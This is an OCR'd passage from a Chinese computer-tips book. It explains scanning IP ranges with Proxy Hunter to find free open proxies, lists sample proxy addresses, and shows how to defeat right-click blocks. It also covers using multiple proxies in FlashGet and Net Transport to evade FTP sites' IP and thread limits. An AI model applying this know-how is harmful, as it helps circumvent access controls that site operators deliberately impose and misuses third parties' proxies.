① 先选中“搜索任务”标签，点击下面的“添加任务”按钮，在添加任务窗口中，选择任务类型，默认为“搜索网址范围”，点击下一步，如图 7 - 6 所示。




图 7 - 6　设置任务类型

② 选中图 7 - 7 所示中的“选取已定义的范围”按钮




图 7-7　添加地址

③ 再在上面弹出的窗口中,点击“打开”按钮,可以看到如图 7-8 所示的打开文件窗口。代理猎手已提供了有好些网段的 IP 地址范围,我们可以根据自己的情况选择相应的网段来进行搜索。本例中选定香港的 IP 地址范围来进行检索,选中 HongKong. ipr 文件,点击“打开”按钮,如图 7-8 所示。

图 7-8　读取地址文件

④ 香港的 IP 地址段就出现在图 7 -9 所示,的窗口中,用鼠标配合键盘上的 Shift 或 Ctrl 键进行多选,点击“使用”按钮对选定的区域进行确定,如图 7 -9 所示。

图 7 -9　预定义 IP

⑤ 返回到添加任务窗口,点击下一步,进入到对端口(Port)进行选择的窗口。还是点击“选用”按钮。弹出如图 7 -10 所示的窗口。




图 7 -10　端口选择

⑥ 再点击“打开”按钮,选择唯一的 default. ppc 文件,打开它。配合 Shift 键,选定所有协议为 HTTP 和 Socks 的端口,如图 7 -11 所示。

⑦ 点击“使用”按钮,会弹出个提示窗口,问你“是否必搜”,选“是”。返回到添加搜索任务窗口,点击“完成”,完成对搜索任务的添加,返回到主界面。

图 7-11　已定义端口和协议

(2)开始搜索。

① 先别着急搜索,为了提高搜索的效率,还得配置一下。点击工具栏上的“运行参数设置”按钮,打开配置窗口,如图 7-12 所示。在搜索方式中选定“启用先 Ping 后连的机制”。代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100,如果你的网络带宽无法提供这么大数量的并发连接,就需要相应减少各个并发的数量,在此分别将其改为 5、20、50,现在就可以在代理猎手主界面上点击“开始执行搜索任务”按钮。

图 7-12　参数设置

② 开始搜索代理服务器，如图 7 - 13 所示。




图 7 - 13　搜索代理服务器

(3)调度使用代理。

① 经过一段时间，点击主界面的“搜索结果”标签，可以查看搜索的结果，如图 7 - 14 所示。




图 7 - 14　代理服务器列表

② 在结果列表中找到验证状态为“Free”(也就是免费代理)的项，通过鼠标右键调出的菜单将选定的代理地址加入到调度中。可以由同样的方法，多加几个免费代理进入调度列表，如图 7 - 15 所示。




图 7-15　免费代理服务器

③ 进入到网页浏览器的代理服务器配置项目，在代理服务器地址栏填入 127.0.0.1，端口栏填入 8080。现在对网页的访问浏览就是通过代理猎手中所启动的代理服务器来进行的了。

如图 7-15 所示可知，代理猎手自动为代理服务器进行调度，每访问网站的时候，它会利用多个代理来实现浏览的功能，比起一般的单代理，这是个很大的进步，对网站的访问速度自然也会提高很多。

(4)导出、导入结果。

如果你找到了许多代理服务器，想送给朋友，就可以点击“导出结果”按钮，把所选的或全部的代理地址保存在一个扩展名为. txt 的文本文件中，然后把这个文件传给你的朋友就行了。你的朋友得到这个文件后，可以用“导入结果”按钮，将这些地址引入到他的“代理猎手”的列表中(使用代理猎手 3.0 版本的要注意，在使用导入结果时，当弹出选择文件对话框时要把最下面的“避免导入重复项”选中，才不会使列表中出现重复的地址)。

如果你在网上找到网友公布的代理地址，如何将这些地址导入“代理猎手”中呢？方法如下：

① 打开一个文本编辑器(如 Windows 自带的记事本)。

② 按此格式“地址:端口@ 类型”输入地址，每个地址独占一行。注意:其中的“:”和“@”都是英文的标点，不能使用中文标点。对于类型是@ HTTP 的可以省略为“地址:端口”而不必写后面的@ HTTP。如：

210.77.125.90:1080@ Socks5

210.62.225.8:3128

200.77.125.146:21@FTP

61.173.65.126:3128

211.78.26.35:80

132.162.17.194:21@FTP

202.104.141.130:80

218.63.120.31:8080

61.78.60.10:1080@Socks5

③ 把这个文件取任意名保存起来，如 proxy.txt。

④ 启动代理猎手，选择“导入结果”，找到刚才编辑的 proxy.txt 文件，导入即可（记住要选中“避免导入重复项”）。

⑤ 选中刚才导入的结果，点击〔检验〕，能不能用就清楚了。

5. 代理猎手的一些小技巧

在搜索代理服务器时，输入的 IP 范围非常重要，一般来说，设置代理服务器比较多的地方是一些经济比较发达的地区，一般可以先查询一下全国各省市的 IP 地址，然后有针对性地进行搜索。这样搜索服务器的速度可能会快一些，而且结果也会更多。

7.2　突破网络下载限制

7.2.1　解除禁止右键和网页嵌入播放网页

1. 解除网页禁止鼠标右键的技巧

很多人在上网时都曾碰到过这样的情况：当在某个网站看到网页上有精美图片或者精彩文字想保存时，一按鼠标右键就弹出个窗口，上面写着 XXX 版权所有，禁止使用右键之类的话，或者是点击鼠标右键就什么反映都没有，下面介绍一些破解的方法。

（1）出现版权信息类的。

在页面目标上按下鼠标右键，弹出限制窗口，这时不要松开右键，将鼠标指针移到窗口的“确定”按钮上，同时按下左键。现在松开鼠标左键，限制窗口被关闭了，再将鼠标移到目标上松开鼠标右键，此时弹出了鼠标右键菜单，限制取消了。

（2）出现“添加到收藏夹”窗口。

在目标上点鼠标右键，出现添加到收藏夹的窗口，这时不要松开右键，也不要移动鼠标，

而是使用键盘的 TAB 键,移动焦点到取消按钮上,按下空格键,这时窗口就消失了,松开右键看看,此时,右键限制也取消了。

(3)超链接无法用鼠标右键弹出“在新窗口中打开”菜单的。

这时用上面的两种方法无法破解,破解方法是:在超链接上点鼠标右键,弹出窗口,这时不要松开右键,按键盘上的空格键,窗口消失了,这时松开右键,右键菜单又出现了,选择其中的“在新窗口中打开”就可以了。

目前右键限制主要就这三种形式,看了上述内容之后,相信以后不会再为点不出右键而犯愁了。

2. 解除网页嵌入播放网页

网站下载限制是很流行的,主要是限制“查看源代码”、“保存文件”、“目标另存为”等功能,以保护网页。但是这样的限制对普通用户来说,带来了很多不必要的麻烦。破解限制的办法虽然很多,但是总的来说还是操作复杂,成功率不高,一般的用户也不会使用。在这里介绍一种很通用很简单的办法来达到破解的目的。使用“影音传送带”(NeTtransport)和 FlashGet 来破解限制。

这里要破解的是网页嵌入的形式播放影片或者 Flash 的网页。在此就以下载 Flash 为例,看看是如何破解这类网页的(下载其他的文件是一样的操作)。

(1) 如果打开的页面里面有 Flash 的链接。就可以这样试一下:在选择要下载的对象上面按住左键拖到影音传送带或者 Flashget 的浮动窗口后松开按键。这时就会出现要下载的对话框,点击“确定”按钮就开始下载,如图 7 - 16 所示。使用这样的方法还可以下载 MP3、rm、exe、rar、zip,甚至流媒体文件。但是需要注意的是不能去拖动已经播放的 Flash 、rm 文件,而是去拖动它们的链接。




图 7 - 16　影音传送带解除 Flash 链接

（2）如果没有 Flash 的链接，而是直接在网页里面打开的 Flash 又禁止了右键，碰到这种限制可以这样做：点击 Flash 所在的页面，按 Ctrl + A“全选”，然后在被选中而变颜色的对象上面（一般是文字，图片等）拖到影音传送带的悬浮窗口里面，马上就出现“选择要下载 URL”的窗口，如图 7 - 17 所示。在里面你可以随心所欲的选择要下载的文件，打上钩就可以了。

图 7 - 17　选择要下载的文件

7.2.2　FlashGet 添加代理突破下载限制

对于大部分的网民来说，上网的最大乐趣就是可以下载各种各样的共享软件和最新的影音文件，而且随着宽带上网的逐渐普及，在家自建 FTP 网站的人也越来越多，从而可供下载的文件正在急剧增加。虽然要从众多的 FTP 服务器上找到合适的文件不太困难，因为形形色色的论坛常常每天都会公布最新文件的下载 URL，只要肯花些时间就肯定能从中找到想要的东西。不过，要把这些文件下载回来却一点也不容易，因为出于各种原因，很多 FTP 网站都存在一些限制，其中 IP 地址限制就是最常见和最多使用的手段。如何能突破 IP 地址而实现轻松下载是当前网民遇到的最大问题。

为保护 FTP 网站的稳定和安全，避免因同时出现过多的数据流量而造成 FTP 网站的崩溃，同时也为了让更多的用户能登录网站，从而在 FTP 软件中作出限定某个 IP 地址段的用户才能登录网站或者限制同一 IP 地址的用户同时使用多线程进行下载。从内容提供者的角度来说，上述限制措施是情有可原，并且是十分必要的，但是对于众多的下载者来说总觉得不爽。如何突破这些限制，下面就介绍一些有效的方法。

从上述内容可以看出，要突破限制必须从代理服务器和下载客户端两方面入手。由于 FTP 网站限制特定的 IP 地址段内计算机才能访问，所以首先就要取得访问权限，而使用代理服务器作为跳板则不失为一种简单可行的解决办法。对于那些限制同时使用多线程下载

的 FTP 网站,则可以用代理加多线程下载软件的方法来突破。

具体的方法步骤是:

1. 寻找一个代理服务器

在上一节就已经详细讲解了如何使用“代理猎手”搜索代理服务器,在这里就不多介绍了,直接把搜索到的代理服务器拿来使用。

2. 设置 Flashget 代理

依次打开 FlashGet 菜单中“工具”→“选项”→“代理服务器”,把可以使用的 Socks 的代理服务器添加到列表窗口并勾选对应的“多代理”方框,如图 7 - 18 所示。需要注意的是,添加 Socks 代理服务器时要留意选择类型(Socks5 还是 Socks4,一般来说目前能找到多为 Socks5 代理)和端口。




图 7 - 18 代理服务器设置

当发现正在下载的 FTP 网站不支持同时使用多线程下载时,先暂停下载,然后用鼠标右键单击下载任务,在出现的功能菜单中选择“站点属性”,接着取消属性窗口中的“没有限制”选项并填入下载线程数目(每个线程对应一个 Socks 代理服务器,所以如果 Socks 代理不足则过多的线程会无效,一般 5 个左右就足够了)。另外,一定要勾选“每一个连接使用不同的代理服务器”方能起作用,如图 7 - 19 所示。




图 7 - 19 属性设置

重新开始下载后，就可以发现速度比以前有时显的提升了。

7.2.3　Net Transport 突破下载法

与 FlashGet 相比，Net Transport 除了具有它的大部分功能之外，还具有一项“特异功能”——支持流媒体下载。通过这个功能，很多只能在线播放的电影和音乐也能轻松下载。不过，各种流媒体的播放网站都有不同程度的限制，其中下载线程的数目限制相当严格（即使使用 Net Transport 通常也只能使用单线程下载）。不过 Net Transport 能支持多代理多线程的下载技术，通过一定的方法同样可以突破这个下载限制。

1. 在“代理服务器”功能标签下增加代理后，点击“验证”按钮对代理服务器的状态和速度进行检测，并按速度快慢由上而下排序（点击“耗时”小方格），最后单击“更新”按钮把新增的代理服务器保存起来。

2. 同样，在使用多线程下载流媒体的时候，暂停下载任务，以“Alt - Enter”快捷键打开属性窗口，点击“代理设置”，然后选择“多代理，每个线程使用不同的代理”，接着在下面的列表窗口中，从“线程 2”开始设置不同的代理服务器（“线程 1”不必使用代理服务器）如图 7 - 20 所示，最后确定退出就能享受多线程下载的速度了。

图 7 - 20　Net Transport 代理设置

7.2.4 突破迅雷速度限制

1. 方法一

迅雷有一个很特殊的本领:搜索可下载资源。当你启动迅雷进行下载时,它会一边下载,一边搜索可用的其它同名下载资源。迅雷搜索可用的下载资源默认线程是5,如果将这个数值改大一些,比如改成20,也就意味着将有比其他人多出四倍的下载资源,下面介绍一下具体的设置方法。

(1)进入迅雷安装目录"X:\Program Files\Thunder\Program"("X"为迅雷所在分区的盘符),找到"download.cfg"文件如图7-21所示,然后用记事本打开该文件。

图7-21 找到文件

(2)打开"download.cfg"文件后,按下"Ctrl + F"组合键,在弹出的查找窗口中输入"p2s",点击"确定"后即可找到字符串"p2s",如图7-22所示。

